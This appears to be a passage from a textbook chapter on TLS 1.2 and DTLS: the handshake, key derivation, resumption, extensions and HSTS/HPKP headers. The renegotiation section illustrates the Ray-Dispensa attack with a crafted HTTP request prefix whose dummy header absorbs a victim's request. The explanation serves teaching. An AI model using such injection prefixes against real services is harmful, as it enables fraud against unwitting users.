DHE-DSS	DSS Signing	Yes ($g^s \bmod p$)	$g^c \bmod p$	Diffie-Hellman key agreement, server signed $g^s \bmod p$ with the DSS -key.
DHE-RSA	RSA Signing	Yes ($g^s \bmod p$)	$g^c \bmod p$	Diffie-Hellman key agreement, server signed $g^s \bmod p$ with the RSA key.
DH-DSS	DH, signed with DSS	No ($g^s \bmod p$ included in the certificate)	$g^c \bmod p$	Diffie-Hellman key agreement with fixed server share, authentication via DSS certificate
DH-RSA	DH, signed with RSA	No ($g^c \bmod p$ included in certificate)	$g^c \bmod p$	Diffie-Hellman key agreement with fixed server share, authentication via RSA certificate

Fig. 10.11 Standardized key agreement procedures for SSL/TLS.

TLS-(EC)DH, TLS-(EC)DHE The ClientKeyExchange message contains $g^c \bmod p$ (or cP), where c is a value less than $q = |G|$ randomly selected by the client. The PremasterSecret pms is calculated as follows

- **TLS-DH, TLS-DHE:** $pms \leftarrow CDH(g^s, g^c)$
- **TLS-ECDH, TLS-ECDHE:** $pms \leftarrow XCoordinate(CDH(sP, cP))$

Here s is the secret value randomly selected by the server (TLS-(EC)DHE) or the private key of the server (TLS-(EC)DH).

10.5.3 Key Generation

TLS pseudo-random function All TLS versions up to and including version 1.2 use the pseudo-random function P_hash from Figure 10.12 for key derivation. This

function internally iterates an HMAC construction that differs in each TLS version – in TLS 1.2, HMAC-SHA256 is used by default.




Fig. 10.12 Structure of the pseudorandom function P_hash used in TLS. The HMAC function used differs in the different TLS versions. Fields with a white background are used for iteration, and fields with gray background for the generation of pseudo-random bits.

While P_hash , just like the underlying HMAC construction, has only two input values, the TLS-PRF is defined for *three* input values:

$$PRF(secret, label, seed) := P_hash(secret, label|seed)$$

PremasterSecret In TLS, all key material is derived from the secret PremasterSecret *pms*, static ASCII labels, and the two values ClientRandom and ServerRandom, the latter being combined into seed in a different order. The process of key derivation is shown in Figure 10.13, and it returns the following values:

- The MasterSecret *ms* is used to derive the record layer keys and as the MAC key to calculate the two FINISHED.
- A sequence of keys whose length and sequence depend on the parameters for the record layer in the cipher suite selected by the server.

To generate key material, TLS uses the PRF twice (Figure 10.13):

- First, the PRF is used to generate a bit string of 48 bytes length from the PremasterSecret, the ASCII string `master secret`, and the ClientRandom and ServerRandom values (in that order). This bit string is the MasterSecret.
- Then the MasterSecret, the ASCII string `key expansion`, and the ServerRandom and ClientRandom values serve as input for the second pass of the PRF, which must generate enough bits to form two MAC keys, two encryption keys, and possibly two initialization vectors.




Fig. 10.13 Two-stage derivation of the key material from the PremasterSecret using the pseudo-random function PRF. The division of the key stream in the last stage depends on the record layer parameters.

10.5.4 Synchronization: ChangeCipherSpec and Finished

Once the key derivation is completed, both parties can inform each other by sending ChangeCipherSpec. Each party completes the handshake by sending the Finished message.

ChangeCipherSpec On the record layer, the ChangeCipherSpec message has its own *type* value. Formally, it doesn't belong to the handshake, but its essential role is to serve as a trigger to switch from unencrypted to encrypted mode (in a single direction of communication). In particular, the following Finished messages are already secured with the new cryptographic parameters.

Finished The Finished messages encode the *view* of client and server on the handshake as a MAC. The unencrypted MACs are called *verify_data* and are calculated as follows:

$$\text{verify_data} \leftarrow \text{PRF}(\text{ms}, \text{finished_label}, h_{\text{transcript}})$$

The *finished_label* indicates whether the message is from the client or the server. It is the ASCII string `client finished` or `server finished`. $h_{\text{transcript}}$ is a hash value over all previous messages of the handshake that the sender has sent or received so far, without the ChangeCipherSpec message, since the latter is formally not part of the handshake. The hash function is the same as used in *PRF*. Finished messages are 12 bytes long unless otherwise specified in the negotiated cipher suite.

The view of the server on the handshake contains a single encrypted message, ClientFinished. Here $h_{\text{transcript}}$ is computed over the plaintext *verify_data*.

10.5.5 Optional authentication of the client: CertificateRequest, Certificate and CertificateVerify

TLS also allows the client to authenticate using an X.509 certificate. If a server wants to select this option, he sends the CertificateRequest message. This message contains three fields:

- **ClientCertificateType:** List of certificate types that the server accepts
- **SignatureAndHashAlgorithm:** List of signature functions that the server supports
- **DistinguishedName:** List of names of certification authorities that the server accepts

The client must respond to this request with two messages: the X.509 client certificate itself in the Certificate message and the CertificateVerify message to prove possession of the private key associated with the certificate. The CertificateVerify message is formed as follows:

- The client computes the hash value over all handshake messages exchanged so far, starting with ClientHello up to and including ClientKeyExchange.
- The client signs this hash value with his private key.

10.5.6 TLS-DHE Handshake in Detail

After the explanations of the individual components of the TLS handshake, we will now present a holistic view of the TLS handshake, for the two most important ciphersuite families: TLS-DHE in this section, and TLS-RSA in subsection 10.5.7. The TLS-DHE handshake is summarized in Figure 10.14. In the following, we give some explanations to facilitate the understanding of this figure.

Setup The server S needs a key pair (sk_S, pk_S) and a (valid) X.509 server certificate $cert_S$ to perform this handshake. The key usage in the certificate must be set to *signature validation*. For TLS_DHE_DSS $(sk_S, pk_S) = (s, g^s)$ must be a DSS key pair, for TLS_DHE_RSA a RSA key pair. Since client authentication is optional, all messages related to this feature are placed in square brackets in Figure 10.14, just like the client certificate.

Negotiation of algorithms and parameters The client starts the handshake with a ClientHello message CH . 3.3 is the version number for TLS 1.2. r_C is the random number ClientRandom, composed of 4 bytes Unix time and 28 bytes randomness. \vec{cs} is a list of ciphersuites, and \vec{cm} is a list of compression methods. The ServerHello message SH also contains a ServerRandom value r_S and a new Session_ID SID (since the Session_ID field in ClientHello was empty). ServerHello also contains exactly one cipher suite cs and at most one compression method cm .




Fig. 10.14 TLS-DHE in detail. Optional values and messages are given in square brackets.

Key agreement and authentication The Certificate message CRT contains the server's TLS certificate, and the first Diffie-Hellman share Y is transmitted in the ServerKeyExchange message SKE , together with the parameters p and g defining the prime group. The signature σ_S is computed over the contents p, g, Y of this message, and additionally over r_C, r_S . The server concludes with ServerHelloDone SHD . Optionally, he can request client authentication with the CertificateRequest message $CReq$.

After the client has verified the server's signature, he, in turn, sends a freshly selected Diffie-Hellman share X in the ClientKeyExchange message CKE . Optionally, the client authenticates itself by sending its client certificate $cert_C$ in another Certificate message CRT and a digital signature σ_C in the CertificateVerify message CV .

He then triggers the use of authenticated encryption on the TLS record layer, in the direction of client to server, by sending the ChangeCipherSpec message CCS .

Key derivation For TLS-DHE, the PremasterSecret pms is calculated as $pms \leftarrow CDH(Y, X) = X^y = Y^x$, where leading zero bytes must be removed. The MasterSecret ms is then computed using the TLS pseudo-random function as specified in Figure 10.13, with $l_1=\text{master secret}$. For the subsequent key derivation, $l_2=\text{key expansion}$ is used.

Handshake Authentication and Key Confirmation Using the derived MasterSecret ms , the client C computes a MAC FIN_C overall messages it has sent and received. This ClientFinished message FIN_C is encrypted and integrity protected by the record layer. The server can successfully validate this MAC if two conditions are met: (a) None of the previous messages have been changed during transport, and (b) the same MasterSecret ms has been computed by the client and server. FIN_C thus serves as protection against man-in-the-middle attacks and an explicit key confirmation. The record layer encrypts all messages in MAC-then-PAD-then-ENCRYPT mode. First, a MAC is calculated on FIN_C , then, if necessary, the combination of FIN_C and MAC is padded to a multiple of the block length of the block cipher used, and finally, the whole string is encrypted.

After receiving FIN_C , the server also sends CCS and switches server-client direction to encryption. He calculates FIN_S in the same way as FIN_C , except that FIN_S now also includes the message FIN_C – in unencrypted form. FIN_S is then also sent encrypted to C , and C can verify that the server uses the same MasterSecret ms and has the same view of the handshake.

10.5.7 TLS-RSA Handshake in Detail

The TLS-RSA handshake is described in Figure 10.15. Since the individual handshake messages and cryptographic operations have already been explained in section 10.5.6, only the unique features of TLS-RSA will be discussed here.

Compared to TLS-DHE, TLS-RSA doesn't need the ServerKeyExchange message. The server only contributes the nonce r_S to the key derivation; the Premaster-Secret pms is chosen by the client alone. This value pms consists of 46 randomly chosen bytes and two additional bytes in which the version number of TLS is encoded – 0x03 0x03 for TLS 1.2. The value pms is then RSA-PKCS#1-encrypted with the public key pk_S of the server. This ciphertext is sent to the server in the ClientKeyExchange message. After decryption of this message, both sides know the




Fig. 10.15 TLS-RSA in detail. Optional values and messages are given in square brackets.

secret value pms , and key derivation and further handshaking are done as described in section 10.5.6.

10.6 Alert and ChangeCipherSec

Alert To communicate errors occurring during the handshake or at the record layer, a set of alert messages is defined in the *TLS Alert Protocol*. Alert messages consist of two bytes: The first byte indicates the severity of the alert (`warning` or `fatal`),

and the second describes the alert in more detail (Figure 10.16). Suppose an alert of severity `fatal` is received. In that case, the client or server must terminate the current TLS session, the `Session_ID` must be marked as invalid, and all key material must be deleted. A detailed description of all alerts can be found in [21].

<code>close_notify</code>	0	<code>illegal_parameter</code>	47
<code>unexpected_message</code>	10	<code>unknown_ca</code>	48
<code>bad_record_mac</code>	20	<code>access_denied</code>	49
<code>decryption_failed_RESERVED</code>	21	<code>decode_error</code>	50
<code>record_overflow</code>	22	<code>decrypt_error</code>	51
<code>decompression_failure</code>	30	<code>export_restrictions_RESERVED</code>	60
<code>handshake_failure</code>	40	<code>protocol_version</code>	70
<code>no_certificate_RESERVED</code>	41	<code>insufficient_security</code>	71
<code>bad_certificate</code>	42	<code>internal_error</code>	80
<code>unsupported_certificate</code>	43	<code>user_canceled</code>	90
<code>certificate_revoked</code>	44	<code>no_renegotiation</code>	100
<code>certificate_expired</code>	45	<code>unsupported_extension</code>	110
<code>certificate_unknown</code>	46		

Fig. 10.16 Examples for TLS 1.2 alert messages.

ChangeCipherSpec With the `ChangeCipherSpec` message, (authenticated) encryption in the record layer is activated. This message does not belong to the handshake protocol, but it triggers a vital state transition in the state machine of every TLS handshake.

10.7 TLS Session Resumption

The client and server must have saved the `MasterSecret ms` from a previous handshake to use session resumption. The reference to this stored value is the `Session_ID SID`. Alternatively, TLS Session Tickets (see below) can be used.

Abridged Handshake The client initiates a *TLS session resumption* handshake by including a `Session_ID` value `SID` from the `ServerHello` message of a previous handshake in its `ClientHello` message (Figure 10.17). The server may now decide whether to perform a full handshake or a session resumption. The latter is only possible if the server has stored the value `SID` and a corresponding `MasterSecret ms` in its database. In this case, it will add the same value `SID` to its `ServerHello` message. If he wants to perform a full handshake, he inserts a new value `SID'` and sends all further messages – `Certificate`, `ServerHelloDone`, and if necessary `CertificateRequest` and `ServerKeyExchange`. The full handshake is then completed as specified in Figure 10.15 or Figure 10.14. In the session resumption handshake, the `ServerHello` message with the echoed `Session_ID SID` is directly followed by a `ChangeCipherSpec` and the (encrypted) `ServerFinished` message. The client con-




Fig. 10.17 TLS Session Resumption in detail.

cludes the handshake with ChangeCipherSpec and ClientFinished. The order of the two Finished messages is thus reversed compared to the full handshake.

Session Tickets To enable session resumption as described above, the server must run a database in which the pairs (Session_ID, MasterSecret) of all clients are stored for a specific time. This is impractical since the server cannot predict which clients may use this feature, and access to databases usually takes much longer than direct computations in the main memory.

Therefore, RFC 5077 [63] suggests another way to store the MasterSecret: The MasterSecret is encrypted with a symmetric key only known to the TLS server. This *TLS Session Ticket* st is then sent to the client in a NewSessionTicket message directly before ChangeCipherSpec. The client may include st in its next ClientHello message within the corresponding extension (section 10.9). The exact structure of TLS session tickets is not defined in RFC 5077. To negotiate this option, both client and server can send the Session Ticket extension, the content of which can be empty.

10.8 TLS Renegotiation

TLS Renegotiation After a first TLS handshake and the activation of encryption at the record layer, a second handshake can be initiated. All messages of this second handshake are encrypted, with the algorithms and key negotiated in the first handshake. As a standard use case of TLS renegotiation, it is possible to keep the identity in the TLS client certificate confidential. To do so, TLS client authentication is only requested in the second handshake. TLS renegotiation can be initiated by the client or by the server. The client simply sends a new ClientHello message, which the server can accept or reject. A server can request another ClientHello via a HelloRequest message.




Fig. 10.18 TLS renegotiation attack.

Ray-Dispensa Attack The attack by Marsh Ray and Steve Dispensa [58] described in Figure 10.18 has highlighted some problems with this approach. The example of a pizza order can explain the attack: Eve wants a pizza delivered to her address but wants Alice to pay for it. To launch the attack, Eve acts as a woman-in-the-middle and intercepts and delays the ClientHello message. At the same time, Eve establishes her own TLS connection to `pizza.de` but remains anonymous. Let m_0 be the string from Listing 10.1, which is sent by Eve to `pizza.de`:

Listing 10.1 GET-Request from Eve to order a pizza.

```
GET store.php?pizza=quattrostagioni&deliverTo=17fakestreet
X-Ignore-This:
```

After transmitting this string, Eve initiates a TLS renegotiation by forwarding Alice's relayed ClientHello message to the server. From the server's point of view, this is a TLS renegotiation since this is a ClientHello message received through an already activated TLS record layer. From Alice's point of view, it is the first TLS handshake since she sends all handshake messages unencrypted – record layer encryption is

added later by the woman-in-the-middle. After this handshake is completed, Alice sends her pizza order in message m_1 (Listing 10.2).

Listing 10.2 GET-Request from Eve to order a pizza.

```
GET store.php?pizza=veggy&deliverTo=99realstreet
Cookie: Account=777Alice565
```

The webserver of `pizza.de` now concatenates the two strings to $m_0|m_1$ and processes the order from Listing 10.3.

Listing 10.3 GET-Request from Eve to order a pizza.

```
GET store.php?pizza=quattrostagioni&deliverTo=17fakestreet
X-Ignore-This: GET store.php?pizza=veggy&deliverTo=99realstreet
Cookie: Account=777Alice565
```

So the pizza is delivered to Eve, but the price is debited from Alice's account. The problem that made this attack possible was the different views of the client (Alice, first TLS handshake) and server (`pizza.de`, second handshake). This problem is solved with RFC 5746 [61], which introduces a new TLS extension. This extension contains (in the ClientHello of the re-negotiation handshake) the unencrypted content FIN_C of the ClientFinished message of the previous handshake and (in the ServerHello message) the concatenation of the two values FIN_S and FIN_C of the prior handshake.

10.9 TLS Extensions

In various RFCs, TLS extensions were defined as a mechanism to extend or modify the functionality of TLS. The extension mechanism is specified in RFC 4366 [11] and the most important extensions are summarized in RFC 6066 [23]. The client and server can send lists of extensions in their respective Hello messages. Each extension consists of a 2-byte type field and a variable length value. All types defined so far are managed by the Internet Assigned Numbers Authority³. In the following, we list some important extensions.

Server Name Indication (SNI) With commercial hosting providers, several (virtual) web servers are usually hosted at a single IP address. The TLS configuration of these virtual servers can be different – for example, the certificate transmitted in the Certificate message should contain the domain name of the virtual server. Since the TLS handshake is performed *before* the first HTTP request, the TLS server can not access the `Host:` header and use this information to serve the correct TLS server certificate. Instead, the *Server Name Indication* (SNI) extension specified in RFC 6066 [23] is used. It is of type 0, and the value is typically the domain name of the server, preceded by a 16-bit length field.

³ <https://www.iana.org/assignments/tls-extensiontype-values/tls-extensiontype-values.xhtml>

Supported Groups When the client and server negotiate using a TLS-DHE or TLS-ECDHE cipher suite, it is initially unclear which mathematical group will be used for DHKE calculations. The server can specify the group in the `ServerKeyExchange` message, but if the client does not support this specific group, the only remaining option is to abort the handshake. Therefore the client can provide a list of names of mathematical groups it supports in the *Supported-Groups* extension (RFC 7919 [31]).

Signature Algorithms Which signature algorithms the client supports is not sufficiently clear from the negotiated cipher suite (section 10.4). With this extension (type 13) defined in the TLS 1.2 standard (RFC 5246 [21]) the client can explicitly provide this information to the server. If this extension is missing, the TLS 1.2 standard specifies default values for the individual ciphersuites.

ALPN TLS is used for a variety of different application protocols besides HTTPS. To distinguish between these application protocols, separate *well-known ports* could be used. However, this would require a lot of administrative work since such ports would have to be registered with IANA for new applications. Extension 16 (RFC 7301 [28]) enables the use of any application protocol over a TLS socket. In this *Application Layer Protocol Negotiation* (ALPN) extension, the client sends a list of application protocols it would like to use to the server in descending order. The server selects one of these protocols. ALPN can be regarded as counterpart to STARTTLS (section 10.1.3).

Encrypt-then-MAC All TLS versions up to and including version 1.2 use the MAC-then-PAD-then-Encrypt paradigm in the Record Layer, which makes padding-oracle attacks like POODLE possible. With extension 22 (RFC 7366 [32]) the client can switch this behavior to Encrypt-then-MAC.

Extended Master Secret In TLS up to version 1.2, the `MasterSecret` is by default only derived from the `PremasterSecret` and the two random numbers r_C and r_S . In specific scenarios (e.g., TLS-RSA), a man-in-the-middle attacker can synchronize the `PremasterSecret` and the two random numbers between three parties so that all three parties use the same `MasterSecret`. This could be exploited to prepare for further attacks, such as the *Triple Handshake Attack* (subsection 12.6.8). Extension 23 (RFC 7627 [9]) modifies the calculation of the `MasterSecret` by including the hash value of all messages sent so far.

Session Tickets The use of TLS session tickets (RFC 5077 [63]) can be negotiated via extension 35 (section 10.7).

Heartbeat The Heartbeat extension (RFC 6520 [64], type 15) is infamous, because a faulty implementation of this extension was the basis for the *Heartbleed* attack. This extension was introduced for UDP-based DTLS sessions to determine if a server session is still active.

10.10 HTTP Headers Affecting TLS

Since HTTPS is the most prominent use of TLS, the behavior of TLS can also be controlled via specific HTTP headers.

HTTP Strict Transport Security (HSTS) With the HSTS header, a server can inform a client that, for a certain period, only HTTPS should be used. To do this, an HTTP header similar to the from Listing 10.4 is sent to the client over an HTTPS connection. In this example, the client is told that only HTTPS should be used for one year – 31,536,000 seconds corresponds to a non-leap year.

Listing 10.4 HSTS-Header.

```
Strict-Transport-Security: max-age=31536000
```

A web browser that supports HSTS will store this instruction for the domain from which this HTTP header was sent (e.g., `example.com`) and automatically convert all HTTP hyperlinks of the form `http://example.com` to `https://example.com` for one year. The browser displays an error message if a TLS connection to `example.com` cannot be established. HSTS is primarily intended to protect against the *SSL-Stripping* attacks introduced by Moxie Marlinspike in 2009, where a man-in-the-middle attacker establishes the required HTTPS connection to the server but only an HTTP connection to the client.

HTTP Public Key Pinning (HPKP) Instead of relying on PKI-based certificate validation alone, Google introduced *static pinning* of public keys in the Chrome browser. For this purpose, the public keys or their hash value of all Google servers were included in the source code of the Chrome browser. With this *whitelisting* approach, the validation of the Google servers in TLS handshake was decoupled from the validation of a server certificate within a PKI – for its own servers, Chrome uses static pinning; for foreign servers, PKI-based validation. This approach has been very successful and has led to the early detection of many attacks, e.g., the detection of the fake but PKI-valid certificates for `google.com` issued by hackers in 2011 at DigiNotar.

Listing 10.5 HPKP-Header.

```
Public-Key-Pins: max-age=2592000;
pin-sha256="E9CZ9INDbd+2eRQozYqqbQ2yXLVKB9+xcprMF+44U1g=";
pin-sha256="LPJNul+wow4m6DsqxbninhSWHlwfp0JecwQzYp0LmCQ=";
report-uri="http://example.com/pkp-report";
includeSubDomains
```

Since the static pinning approach is not very flexible and therefore only applicable for a small number of TLS servers, RFC 7469 “Public Key Pinning Extension for HTTP” [25] describes a mechanism for *dynamic pinning* that should make public key pinning available to all servers.

An example of an HPKP header is described in Listing 10.5. The header has several parameters. Two SHA-256 hash values of public keys are transmitted in the parameter `pin-sha256`. These public keys may be extracted from two TLS server

certificates, two root certificates, or two intermediate certificates; thus, pinning can occur at any level of the PKI hierarchy. The rule that *two* hash values must always be specified is fundamental. A *current/next* approach is followed here: One of the two hash values must belong to a public key used for validation in the current TLS connections. The other hash value belongs to a key that can be used in the future. The second hash value is thus intended to prevent website operators from locking themselves out of web browsers using HPKP, for example, when they install a new TLS certificate with a new public key.

The validity period of an HPKP pinning is given (in seconds) by the parameter `max-age`. The parameter `report-uri` optionally specifies a URI to which attempts to use a different public key can be reported. If present, the parameter `includeSubDomains` states that pinning should also be applied to all subdomains.

10.11 Datagram TLS (DTLS)

If TLS is to be used to secure UDP-based application protocols, some adjustments must be made since UDP neither guarantees the reliable transmission of data nor the correct ordering. These adjustments are described in RFC 4347 *Datagram Transport Layer Security Version 1.0* [60] as a specification of the differences to TLS 1.1, and in RFC 6347 *Datagram Transport Layer Security Version 1.2* as differences to TLS 1.2. DTLS version 1.1 has been omitted to synchronize version numbering between TLS and DTLS. The explanations in this section are based on RFC 6347.

10.11.1 Problems with TLS over UDP

All TLS specifications rely on the fact that TCP transmits TLS records reliably and in the correct order. This is not guaranteed if UDP is used as a transport protocol.

TLS handshake The TLS handshake defines a fixed order of messages. If one of these messages is lost, there is no possibility of initiating a new transmission, and the handshake is aborted without success. In addition, problems can also occur if a handshake message has to be split between two or more UDP/IP packets because of its length and if these parts arrive in reversed order.

Another danger is DoS attacks. In the TLS handshake, an attacker must establish a TCP connection to send the `ClientHello` message. The validity of the client's IP address is already checked in this TCP 3-way handshake. In UDP, no 3-way handshake exists, and an attacker could use IP spoofing to send any number of `ClientHello` messages to the server in parallel. This would force the server to perform computationally intensive public-key operations. For example, if the attacker only proposes TLS-DHE ciphersuites in `ClientHello` messages, this would cause the server to perform exponentiation (to compute the ephemeral DH share) and the calculation of one digital signature (for the `ServerKeyExchange` message) per `ClientHello` sent.

TLS Record Layer The TLS Record Layer uses implicit sequence numbers. If a record is lost or the sequence of two records is reversed, the implicit sequence number computed by the receiver would differ from that used by the sender. In this case, the MAC check fails, and the connection is terminated with a `Bad_record_mac`-Alert.

In stream cipher-based ciphersuites, a continuous key stream is generated and used to encrypt several consecutive TLS records. This leads to decryption errors if records are lost or mixed up.

10.11.2 Adjustments made in DTLS

DTLS Record Layer The DTLS record layer must be able to decrypt statelessly, as opposed to the stateful TLS Record Layer with its implicit sequence numbers. Therefore, *explicit* sequence numbers are used, which are included in each TLS record. A 48-bit field is reserved in the record header for these sequence numbers.

In the TLS record layer, the algorithms and key material change at least once (when the `ChangeCipherSpec` message is sent) and may change several times (if TLS renegotiation or TLS session resumption is used). So each time when the `ChangeCipherSpec` message is sent, the encryption state changes. This works in TLS because, over TCP, the order of TLS records is preserved. All TLS records protected with the old key material are sent *before* `ChangeCipherSpec`, and all TLS records protected with the new key material are sent *after* this message. In DTLS, the UDP packet with the `ChangeCipherSpec` message might arrive earlier than the last plaintext TLS record. Applying decryption with the new key material to this record would return an error, so we need a way to specify which key material should be used for which TLS records. DTLS, therefore, introduces a 16-bit *epoch* field that is incremented when the encryption state changes. Typical values here would be 0 during the first handshake, 1 from the first `ChangeCipherSpec` message, and 2 after a renegotiation. At each epoch change, the explicit 48-bit sequence numbers are reset to the initial value 0.

